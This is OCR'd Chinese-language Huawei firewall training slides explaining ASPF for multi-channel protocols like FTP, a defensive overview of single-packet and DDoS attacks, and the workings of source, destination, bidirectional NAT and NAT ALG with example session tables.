- 长连接功能可以为这些特殊需求设定超长老化时间，满足业务需求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **防火墙基础技术原理**
   - 安全区域
   - 安全策略
   - ASPF
   - 攻击防范
   - NAT与CGN
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ASPF技术背景

- 多通道协议的应用（FTP），在其工作过程中，Client和Server之间将会建立两条连接，控制连接和数据连接：
  - 控制连接：用来传输FTP指令和参数，其中就包括建立数据连接所需要的信息；
  - 数据连接：用来获取目录及传输数据，数据连接使用的端口号是在控制连接中临时动态协商的。
- 由于数据链接通道的地址和端口是动态协商的，管理员无法预知，因此无法制定完善精确的安全策略。为了保证数据通道的顺利建立，只能放开所有端口（编号2），这样处理将会带来很大的安全问题，外部的恶意攻击者伪装成FTP服务器，就可以畅通无阻地穿过防火墙，Host将会面临严重的安全风险。




编号	源区域	源IP	源端口	目的区域	目的IP	目的端口	动作	备注
1	Trust	10.0.0.1	*	Utrust	20.0.0.1	21	允许	控制通道
2	Untrust	20.0.0.1	*	Trust	10.0.0.1	*	允许	数据通道

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在TCP/IP模型中，应用层协议根据占用的端口数量可以分为单通道应用层协议与多通道应用层协议。
  - 单通道应用层协议：通信过程中只需占用一个端口的协议。例如： Telnet只需占用23端口，HTTP只需占用80端口；
  - 多通道应用层协议：通信过程中需占用两个或两个以上端口的协议。例如：FTP被动模式下需要占用21号端口以及一个随机端口。
- 传统包过滤防火墙针对多通道应用层协议访问控制的不足：
  - 传统的包过滤防火墙只能实现简单的访问控制；
  - 传统的包过滤防火墙只能阻止一些使用固定端口的单通道协议的应用数据。


ASPF技术原理

- ASPF （Application Specific Packet Filter，应用层的包过滤）能够检测试图通过防火墙的应用层协议会话信息，阻止不符合规则的数据报文穿过。
  - 通过检测协商报文的应用层携带的地址和端口信息，自动生成相应的Server-map表，当数据通道的首包经过防火墙时，防火墙根据Server-map生成一条session，用于放行后续数据通道的报文，相当于自动创建了一条精细的“安全策略”。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- ASPF除了应用层协议会话检测外，还具有：
  - ASPF 不仅能够根据连接的状态对报文进行过滤，还能够对应用层报文的内容加以检测。
  - 能够检测传输层协议信息（即通用 TCP/UDP 检测），能够根据源、目的地址及端口号决定 TCP或 UDP 报文是否可以通过防火墙进入内部网络。
  - 对 TCP 连接的首报文进行检测，查看是否为 SYN 报文，如果不是SYN 报文则根据当前配置决定是否丢弃该报文。
  - 支持 ICMP 差错报文检测。正常 ICMP 差错报文中均携带有本报文对应连接的相关信息，根据这些信息可以匹配到相应的连接。如果匹配失败，则根据当前配置决定是否丢弃该 ICMP报文。
- 假设FTP client以4927端口向FTP server的21端口发起FTP控制通道的连接，通过协商决定由FTP Client的4926端口向FTP server的4952端口发起数据通道的连接，数据传输超时或结束后连接删除。FTP 连接建立到拆除过程中的处理如下：
  - 防火墙收到客户端向FTP服务器发送的TCP连接请求，对TCP首包报文进行检测，建立Session（控制通道）。
  - 检查 FTP 控制连接报文，解析 FTP 指令，如果包含数据通道建立指令，则创建Server-map表项。
  - 对于返回报文，根据协议类型做相应匹配检查，报文命中Server-map表项，不在受安全进行安全策略控制。
  - 针对数据通道连接的TCP请求，建立Session（数据通道）。
  - FTP 连接删除时，Session和 Server-map 随之删除。



- 后面章节将对其他场景进行详细介绍。
- STUN类型介绍：QQ/MSN等协议中，当用户登录之后，用户的IP地址和端口就固定下来了，可是会向该用户发起对话的另一方的IP地址和端口号是不固定的。通过配置STUN类型的ASPF，当QQ或者MSN等用户连接服务器时，设备会记录下用户的IP地址和端口信息，并动态生成STUN类型的Server-map。这个server-map表项中仅包含三元组信息，即通信一方的IP地址，端口号和协议号。这样其他用户可以直接通过该IP和端口与该用户进行通信。


目录

1. **防火墙基础技术原理**
   - 安全区域
   - 安全策略
   - ASPF
   - 攻击防范
   - NAT与CGN
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

攻击防范技术简介

- 防火墙的攻击防范功能能够检测出多种类型的网络攻击，并能采取相应的措施保护内部网络免受恶意攻击，保证内部网络主机的正常运行。
- 攻击防范功能可以抵御传统的单包攻击，也能够抵御各种常见的DDoS攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

单包攻击


- 单包攻击主要包括扫描类攻击、畸形报文类攻击和特殊报文类攻击。

扫描类攻击	畸形报文类攻击	特殊报文类攻击
• 扫描型攻击是一种潜在的攻击行为，并不具有直接的破坏行为，通常是攻击者发动真正攻击前的网络探测行为。 • 例如：IP地址扫描攻击、端口扫描攻击等。	• 畸形报文攻击通常指攻击者发送大量有缺陷的报文，从而造成主机或服务器在处理这类报文时系统崩溃。 • 例如：Ping of Death攻击、Smurf攻击、Fraggle攻击、Land攻击等。	• 特殊控制报文攻击也是一种潜在的攻击行为，不具直接的破坏行为，攻击者通过发送特殊控制报文探测网络结构，为后续发送真正的攻击做准备。 • 例如：ICMP重定向攻击、Tracert攻击等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DDoS攻击


- DDoS攻击是一种分布式的DoS攻击。DoS即拒绝服务，其利用TCP/IP协议缺陷，通过占用协议栈资源或者发起大流量拥塞，达到消耗目标机器性能或者带宽资源的目的。不同于其他的留有木马后门或劫持数据的方式，DoS攻击并不威胁敏感数据，使合法用户不能获得应有的服务。
- DDoS即分布式拒绝服务，在DoS攻击的基础上，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DDoS攻击，从而成倍地提高拒绝服务攻击的威力，使目标服务器无法提供正常服务。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

攻击防范技术的应用场景

- 通常情况下，防火墙部署在企业内网出口，开启攻击防范功能后，防火墙能够区分出正常流量和攻击流量。对正常流量进行放行，对于攻击流量进行阻断，从而有效保障企业内网服务器和PC的正常运行，使服务器能够响应正常用户的业务需求，内网用户的PC能够正常工作。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **防火墙基础技术原理**
   - 安全区域
   - 安全策略
   - ASPF
   - 攻击防范
   - NAT与CGN
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

源NAT技术概述

- 背景：企业或家庭所使用的网络为私有网络，使用的是私有地址；运营商维护的网络为公共网络，使用的是公有地址。私有地址不能在公网中通信。
- 解决方案：多个用户共享少量公网地址访问Internet的时候，可以使用源NAT技术来实现。
  - 源NAT技术只对报文的源地址进行转换；
  - 源NAT技术可以分为NAT No-PAT、NAPT、Easy IP和三元组NAT等。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在学校、公司中经常会有多个用户共享少量公网地址访问Internet的需求，通常情况下可以使用源NAT技术来实现。源NAT技术只对报文的源地址进行转换。通过源NAT策略对IPv4报文头中的源地址进行转换，可以实现私网用户通过公网IP地址访问Internet的目的。
- 如图所示，防火墙部署在网络边界处，通过部署源NAT策略，可以将私有网络用户访问Internet的报文的源地址转换为公网地址，从而实现私网用户接入Internet的目的。

NAT No-PAT原理

- NAT No-PAT（No-Port Address Translation，非端口地址转换）是一种只转换地址，不转换端口，实现私网地址与公网地址一对一的地址转换方式。NAT No-PAT无法提高公有地址利用率。
- NAT No-PAT适用于上网用户较少且公网地址数与同时上网的用户数量相同的场景。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当内部PC1和PC2需要与公网中的目的主机通信时，防火墙会从配置的公网地址池中选择一个未使用的公网地址与之做映射。每台主机都会分配到地址池中的一个唯一地址。当网关收到回复报文后，会根据之前的映射再次进行转换之后转发给对应主机。当不需要此连接时，对应的地址映射将会被删除，公网地址也会被恢复到地址池中待用。
- 动态NAT地址池中的地址用尽以后，只能等待被占用的公用IP地址被释放后，其他主机才能使用它来访问公网。
- 在使用NAT功能时，如果配置了No-PAT参数，那么设备会对内网IP和外网IP进行一对一的映射，而不进行端口转换。此时，内网IP的所有端口号都可以被映射为外网地址的对应端口，外网用户也就可以向内网用户的任意端口主动发起连接。所以配置NAT No-PAT后，设备会为有实际流量的数据流建立Server-map表，用于存放内网IP地址与外网IP地址的映射关系。设备根据这种映射关系对报文的地址进行转换，然后进行转发。

NAPT原理

- NAPT（Network Address and Port Translation，网络地址端口转换）是一种同时转换地址和端口，实现多个私网地址共用一个或多个公网地址的地址转换方式。NAPT可以有效地提高公有地址利用率。
- NAPT适用于公网地址数量少，需要上网的私网用户数量大的场景。



NAT映射表

私有地址：端口	公有地址：端口
192.168.1.1:10321	200.10.10.2:1025
192.168.1.2:17087	200.10.10.2:1026

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- NAPT借助端口可以实现一个公有地址同时对应多个私有地址。该模式同时对IP地址和端口号进行转换，实现不同私有地址（不同的私有地址，不同的源端口）映射到同一个公有地址（相同的公有地址，不同的源端口）。

源NAT的两种转换方式的区别


- 源NAT有多种转换方式，这里只介绍其中的两种：
  - 不带端口转换的地址池方式（No-PAT）
  - 带端口转换的地址池方式（NAPT）

源NAT转换方式	实现方式	场景	公有地址使用率
NAT No-PAT	只转换地址，不转换端口	需要上网的私网用户数量少，公网IP地址数量与同时上网的最大私网用户数量基本相同。	1：1
NAPT	同时转换地址和端口	公网IP地址数量少，需要上网的私网用户数量大。	1：N

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Easy IP

- Easy IP：实现原理和NAPT相同，同时转换IP地址和传输层端口，区别在于Easy IP没有地址池的概念，使用出接口的公网IP地址作为NAT转后的地址。
- Easy IP适用于不具备固定公网IP地址的场景。例如：拨号上网（PPPoE）。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PPPoE（PPP over Ethernet）是在以太网链路上运行PPP协议，在小区组网等一系列应用中被广泛采用。

三元组NAT

- 三元组NAT是一种转换时同时转换地址和端口，实现多个私网地址共用一个或多个公网地址的地址转换方式。
- 三元组NAT允许Internet上的用户能主动访问私网用户，如文件共享、语音通信和视频传输等。



Server-Map Table				
Direction	Protocol	S-IP	D-IP:D-Port[New-D-IP:New-D-Port]	Zone
Destination	UDP	Any	1.1.1.10:2296 [192.168.1.2:6363]	Untrust
Direction	Protocol	S-IP:S-Port[New-S-IP:New-S-Port]	D-IP	Zone
Source	UDP	192.168.1.2:6363 [192.168.1.2:6363]	Any	Untrust


Session Table		
Protocol	S-IP:S-Port[New-S-IP:New-S-Port]	D-IP:D-Port
UDP	192.168.1.2:6363[1.1.1.10:2296]	1.1.1.10:80

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当Host A访问Host B时，防火墙的处理流程如下：
  - 防火墙收到Host A发送的报文后，根据目的IP地址判断报文需要在Trust区域和Untrust区域之间流动，通过域间安全策略检查后继而查找域间NAT策略，发现需要对报文进行地址转换。
  - 防火墙从NAT地址池中选择一个公网IP地址，替换报文的源IP地址为1.1.1.10，替换报文的端口号2296，并建立会话表和Server-map表，然后将报文发送至Host B。
  - 防火墙收到Host B响应Host A的报文后，通过查找会话表匹配到之前建立的表项，将报文的目的IP地址替换为192.168.1.2，端口号替换为6363，然后将报文发送至Host A。
- 防火墙上生成的Server-map表中存放Host的私网IP地址与公网IP地址的映射关系。
  - 正向Server-map表项保证内部PC转换后的地址和端口不变；
  - 反向Server-map表项允许外部设备可以主动访问内部PC。

目的NAT概述


- 目的NAT是指对报文中的目的地址和端口进行转换。通过目的NAT技术将公网IP地址转换成私网IP地址，使公网用户可以利用公网地址访问内部Server。
- 当外网用户访问内部Server时，防火墙的处理过程如下：
  - 当外网用户访问内网Server的报文到达防火墙时，防火墙将报文的目的IP地址由公网地址转换为私网地址；
  - 当回程报文返回至防火墙时，防火墙再将报文的源地址由私网地址转换为公网地址。
- 根据转换后的目的地址是否固定，目的NAT分为静态目的NAT和动态目的NAT。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

静态目的NAT

- 静态目的NAT是一种转换报文目的IP地址的方式，且转换前后的地址存在一种固定的映射关系。
- 通常情况下，出于安全的考虑，不允许外部网络主动访问内部网络。但是在某些情况下，还是希望能够为外部网络访问内部网络提供一种途径。例如，公司需要将内部网络中的资源提供给外部网络中的客户和出差员工访问。



Session Table		
Protocol	S-IP:S-Port	D-IP:D-Port[New-D-IP:New-D-Port]
HTTP	7.7.7.7:3535	1.1.1.10:80[192.168.1.2:80]


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

当Host访问Server时，防火墙的处理过程如下：

1. 防火墙收到Internet上用户访问1.1.1.10（Server对外发布的公网IP地址）的报文的首包后，将匹配NAT策略的报文的目的地址进行转换。
2. 防火墙选择一个私网IP地址，替换报文的目的地址，同时可以选择使用新的端口替换目的端口号或者端口号保持不变。公网地址与私网地址一对一进行映射的场景下，公网地址与目的地址池地址按顺序一对一进行映射，防火墙从地址池中依次取出私网IP地址，替换报文的目的地址。
3. 报文通过安全策略后，防火墙建立会话表，然后将报文发送至内网服务器。
4. 防火墙收到Server响应Host的报文后，通过查找会话表匹配到步骤3中建立的表项，用原Host报文的目的地址（1.1.1.10）替换Server的IP地址（192.168.1.2），然后将报文发送至Host。
5. 后续Host继续发送给Server的报文，防火墙都会直接根据会话表项的记录对其进行转换。

动态目的NAT

- 动态目的NAT是一种动态转换报文目的IP地址的方式，转换前后的地址不存在一种固定的映射关系。
- 通常情况下，静态目的NAT可以满足大部分目的地址转换的场景。但是在某些情况下，希望转换后的地址不固定。例如，移动终端通过转换目的地址访问无线网络。




Session Table		
Protocol	S-IP:S-Port	D-IP:D-Port[New-D-IP:New-D-Port]
HTTP	172.16.1.2:1535	172.16.16.2:88[192.168.1.2:88]

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当Host访问Server时，防火墙的处理过程如下：
  - 防火墙收到Host发送的报文后，将匹配NAT策略的报文进行目的地址转换，从地址池中随机选择一个地址作为转换后的地址，将报文的目的IP地址由172.16.16.2转换为192.168.1.2；
  - 防火墙通过域间安全策略检查后建立会话表，然后将报文发送至Server；
  - 防火墙收到Server响应Host的报文后，通过查找会话表匹配到相应的表项，将报文的源地址替换为172.16.16.2，然后将报文发送至Host。

双向NAT

- 双向NAT指的是在转换过程中同时转换报文的源/目的IP地址。双向NAT不是一个单独的功能，而是源NAT和目的NAT的组合。
- 双向NAT是针对同一条流，在其经过防火墙时同时转换报文的源地址和目的地址。




Session Table		
Protocol	D-IP:D-Port[New-D-IP:New-D-Port]	D-IP:D-Port[New-D-IP:New-D-Port]
HTTP	2.1.1.1:1535[192.168.1.100:2048]	1.1.1.10:80[192.168.1.2:80]

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 双向NAT主要应用在以下两个场景：
  - 外网用户访问内部服务器；
  - 私网用户访问内部服务器。
- 当外部网络中的用户访问内部服务器时，使用该双向NAT功能同时转换该报文的源和目的地址可以避免在内部服务器上设置网关，简化配置。
- 如图所示，当Host访问Server时，防火墙的处理过程如下：
  - 防火墙对匹配双向NAT处理的策略的报文进行地址转换；
  - 防火墙从目的NAT地址池中选择一个私网IP地址替换报文的目的IP地址，同时使用新的端口号替换报文的目的端口号；
  - 判断是否满足安全策略的要求，通过安全策略后从源NAT地址池中选择一个私网IP地址替换报文的源IP地址，同时使用新的端口号替换报文的源端口号，并建立会话表，然后将报文发送至Intranet；
  - 防火墙收到Server响应Host的报文后，通过查找会话表匹配到建立的表项，将报文的源地址和目的地址替换为原先的IP地址，将报文源和目的端口号替换为原始的端口号，然后将报文发送至Internet。

NAT ALG概述

- 在防火墙基础中我们提到ASPF可以匹配多通道应用协议的数据，根据应用层信息中的IP地址和端口创建Server-map表。NAT ALG（Application Level Gateway，应用级网关）特定的应用协议的转换代理，可以完成应用层数据中携带的IP地址及端口号的转换。两者区别如下：
  - ASPF功能的主要目的是通过对应用层协议的报文分析，为其开放相应的包过滤规则；
  - NAT ALG（Application Level Gateway，应用级网关）的主要目的是为其开放相应的NAT规则；
  - 由于两者通常都是结合使用的，所以使用同一条命令就可以将两者同时开启。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在以太网数据帧结构中，IP首部包含32位的源IP地址和32位的目的IP地址，TCP首部包含16位的源端口号和16位的目的端口号。
- 但是很多协议会通过IP报文的数据载荷进行新端口甚至新IP地址的协商。协商完成之后，通信双方会根据协商结果建立新的连接进行后续报文的传输。而这些协商出来的端口和IP地址往往是随机的，管理员并不能为其提前配置好相应的NAT规则，这些协议在NAT转换过程中就会出现问题。
- 普通NAT实现了对UDP或TCP报文头中的的IP地址及端口转换功能，但对应用层数据载荷中的字段无能为力，在许多应用层协议中，比如多媒体协议（H.323、SIP等）、FTP、STelnet等，TCP/UDP载荷中带有地址或者端口信息，这些内容不能被NAT进行有效的转换，就可能导致问题。而NAT ALG（Application Level Gateway，应用层网关）技术能对多通道协议进行应用层报文信息的解析和地址转换，将载荷中需要进行地址转换的IP地址和端口或者需特殊处理的字段进行相应的转换和处理，从而保证应用层通信的正确性。
- 例如，FTP应用就由数据连接和控制连接共同完成，而且数据连接的建立动态地由控制连接中的载荷字段信息决定，这就需要ALG来完成载荷字段信息的转换，以保证后续数据连接的正确建立。
